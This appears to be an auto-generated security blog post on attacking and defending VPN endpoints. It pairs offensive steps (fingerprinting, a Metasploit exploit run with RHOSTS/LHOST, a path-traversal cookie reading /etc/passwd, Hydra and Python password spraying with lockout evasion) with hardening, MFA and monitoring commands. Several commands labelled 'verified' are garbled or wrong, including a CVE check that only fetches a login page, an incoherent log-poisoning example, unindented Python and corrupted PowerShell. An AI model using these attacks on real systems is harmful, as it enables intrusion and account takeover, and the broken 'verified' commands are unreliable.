Listen to this Post

Introduction:
Virtual Private Networks (VPNs) are ubiquitously marketed as a cornerstone of remote access security, creating an encrypted tunnel for data transmission. However, this perceived fortification is often a mirage, transforming what should be a hardened conduit into a primary attack vector. This article deconstructs the operational realities of VPN vulnerabilities, from flawed implementations and slow patch cycles to fundamental architectural missteps that expose corporate networks.
Learning Objectives:
- Understand the most critical and common VPN misconfigurations that lead to enterprise-scale breaches.
- Learn to perform offensive security testing against VPN endpoints to identify exposure.
- Implement defensive hardening and monitoring strategies to secure VPN infrastructure.
You Should Know:
1. Reconnaissance and Fingerprinting VPN Endpoints
The first step for an attacker is to identify and fingerprint the VPN service. This reveals the vendor and version, allowing for targeted exploitation.
Verified Commands:
 Nmap service version detection on common VPN ports
nmap -sV -p 443,500,1194,9443 <target_ip>

Nmap script scanning for SSL/TLS vulnerabilities on a VPN web portal
nmap -sV --script ssl-enum-ciphers,ssl-heartbleed,ssl-poodle -p 443 <target_ip>

Using ike-scan to identify IPsec VPN endpoints and their configuration
ike-scan -A <target_ip>
Step-by-step guide:
Using `nmap` with the `-sV` flag on common VPN ports (like 443 for SSL-VPNs, 500 for IPsec) will attempt to determine the service and version number. The `ike-scan` tool is specific to IPsec VPNs and can send IKE packets to discover transforms and vulnerabilities. The output from these scans provides the intelligence needed to search for known, unpatched vulnerabilities in that specific version.
2. Exploiting Unpatched VPN Vulnerabilities
VPN appliances are notorious for being unpatched, often due to fears of breaking remote access. Vulnerabilities like CVE-2019-19781 (Citrix), CVE-2018-13379 (Fortinet), and CVE-2021-22893 (Pulse Secure) have led to countless breaches.
Verified Commands:
 Example: Checking for a path traversal vulnerability (CVE-2018-13379) in Fortinet SSL-VPN
curl -k "https://<target_ip>/remote/login?lang=en"

Using a Metasploit module to exploit a known VPN vulnerability (Generic Example)
msfconsole
msf6 > use exploit/linux/http/citrix_adc_netscaler_path_traversal
msf6 exploit(...) > set RHOSTS <target_ip>
msf6 exploit(...) > set LHOST <your_ip>
msf6 exploit(...) > exploit
Step-by-step guide:
After fingerprinting identifies a vulnerable version, an attacker can use public proof-of-concept (PoC) scripts or integrated Metasploit modules. The Metasploit example above sets the target host (RHOSTS) and the attacker’s local host (LHOST) before executing the exploit, which may provide a shell or leaked sensitive files.
3. Bypassing Authentication with Log Poisoning
Some legacy VPNs or misconfigured systems are susceptible to authentication bypass through log poisoning or insecure direct object references (IDOR).
Verified Commands:
 Crafting a malicious HTTP request to poison logs (Conceptual Example)
 Target: A VPN that uses log files for authentication state.
curl -X POST "https://<target_ip>/vpn/login" -H "Content-Type: application/x-www-form-urlencoded" -d "username=admin&password=invalid" --header "X-Forwarded-For: 127.0.0.1"

Using a Python script to exploit an IDOR in a VPN portal (Conceptual Snippet)
import requests
cookie = {"sessionid": "../../../../etc/passwd"}
response = requests.get("https://<target_ip>/vpn/getconfig", cookies=cookie)
print(response.text)
Step-by-step guide:
This technique involves manipulating HTTP requests to trick the VPN appliance. By injecting a localhost IP address via the `X-Forwarded-For` header, an attacker might bypass IP-based restrictions. The Python script demonstrates attempting to access sensitive files by traversing directories via a manipulated session cookie.
4. Password Spraying Attacks on VPN Portals
VPN login portals are prime targets for password spraying, a low-and-slow attack that uses a few common passwords against many usernames.
Verified Commands:
 Using Hydra to perform a password spray attack on a web-based VPN portal
hydra -L userlist.txt -p 'Spring2024!' -s 443 -S -vV <target_ip> https-post-form "/vpn/login:username=^USER^&password=^PASS^:F=invalid"

Using a custom Python script for a timed spray to avoid lockouts
import requests
usernames = ["user1", "admin", "svc_vpn"]
password = "Company123!"
for user in usernames:
resp = requests.post("https://<target_ip>/login", data={"user": user, "pass": password})
if "Dashboard" in resp.text:
print(f"[+] Valid Creds: {user}:{password}")
Step-by-step guide:
Tools like Hydra automate the process of sending login requests. The command specifies a user list (-L), a single password (-p), the port and SSL (-s 443 -S), and the HTTP POST request structure. The `-F=invalid` flag tells Hydra to look for the word “invalid” in the response to identify failures. Custom scripts allow for adding delays to evade account lockout policies.
5. Hardening Your VPN Configuration
Defense is paramount. Proper configuration can mitigate most common attacks.
Verified Commands:
 Windows: Using PowerShell to enforce strong NTLM policy to protect against relay attacks if VPN is compromised.
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "RestrictSendingNTLMTraffic" -Value 2

Linux iptables rule to restrict VPN access to specific source IP ranges (if applicable)
iptables -A INPUT -p tcp --dport 443 -s 192.168.100.0/24 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j DROP

Using OpenSSL to verify your VPN's SSL/TLS configuration is strong.
openssl s_client -connect <your_vpn_ip>:443 -tlsextdebug 2>&1 | grep "TLS|Cipher"
Step-by-step guide:
Hardening involves multiple layers. On the network, use firewalls to restrict VPN source IPs if possible. On the host, enforce strong authentication policies. Regularly scan your own VPN endpoint with tools like `openssl` or `testssl.sh` to ensure weak ciphers and protocols like SSLv3 are disabled.
6. Implementing Multi-Factor Authentication (MFA)
MFA is the single most effective control to protect against credential-based VPN attacks.
Verified Commands:
 Linux PAM configuration snippet for integrating TOTP (Google Authenticator) with OpenVPN.
 In /etc/pam.d/openvpn
auth required pam_google_authenticator.so

Windows PowerShell to query for MFA status on users (requires RSAT)
Get-ADUser -Filter  -Properties DisplayName, ObjectGUID | Get-AzureADUser -ErrorAction SilentlyContinue | Select-Object DisplayName, StrongAuthenticationRequirements
Step-by-step guide:
MFA implementation is vendor-specific but follows a common pattern. For Linux-based solutions like OpenVPN, you can integrate Pluggable Authentication Modules (PAM) to require a Time-based One-Time Password (TOTP). On cloud or Windows-based solutions, ensure MFA is enabled and enforced through the administrative console for all users, especially those with VPN privileges.
7. Proactive Monitoring and Incident Detection
Continuous monitoring for anomalous activity is critical for early detection of a VPN compromise.
Verified Commands:
 Linux: Grepping VPN application logs for failed login attempts (indicative of spraying)
grep "failed" /var/log/openvpn/status.log | wc -l

PowerShell command to query Windows Security logs for VPN logon events (Event ID 4624) with logon type 7 (Cached Interactive) which can be suspicious for VPN.
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624; StartTime=(Get-Date).AddHours(-24)} | Where-Object {$<em>.Properties[bash].Value -eq 7} | Select-Object TimeCreated, @{Name='User';Expression={$</em>.Properties[bash].Value}}
Step-by-step guide:
Configure your SIEM or logging system to alert on key indicators. A high volume of failed logins from a single IP could indicate a brute-force attack. Successful logins from unexpected geolocations or at unusual times are also major red flags. The commands above show how to manually query logs for these patterns.
What Undercode Say:
- Key Takeaway 1: The perceived security of a VPN is inversely proportional to the scrutiny of its configuration. Default setups are almost universally insecure.
- Key Takeaway 2: VPNs consolidate risk, creating a single, high-value target for attackers. Once breached, they provide a direct pipeline into the heart of the network.
The original post’s satirical definition of a VPN as a “Vulnerability Propagation Nexus” is more accurate than marketing materials would have you believe. The core failure is not the encryption technology itself, but the operational practices surrounding it: slow patching cycles, weak authentication, and a “set-and-forget” mentality. Organizations treat the VPN as a magical security box rather than a critical internet-facing server that requires constant hardening and monitoring. The comment highlighting “Any” rules in firewalls is a perfect example of the misconfigurations that render the encrypted tunnel moot, allowing attackers to move laterally unimpeded once inside.
Prediction:
The future of VPN security will be defined by a shift towards a “Zero Trust” model, fundamentally phasing out the concept of a trusted “inside” network granted by a VPN. In the interim, AI-driven offensive security tools will automatically discover and exploit VPN vulnerabilities at a scale and speed that human operators cannot match, forcing widespread adoption of passwordless MFA and behavioral analytics for access control. The standalone, perimeter-based VPN appliance will become an anachronism, replaced by integrated, identity-centric security stacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: F%C3%A9lix Aim%C3%A9 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


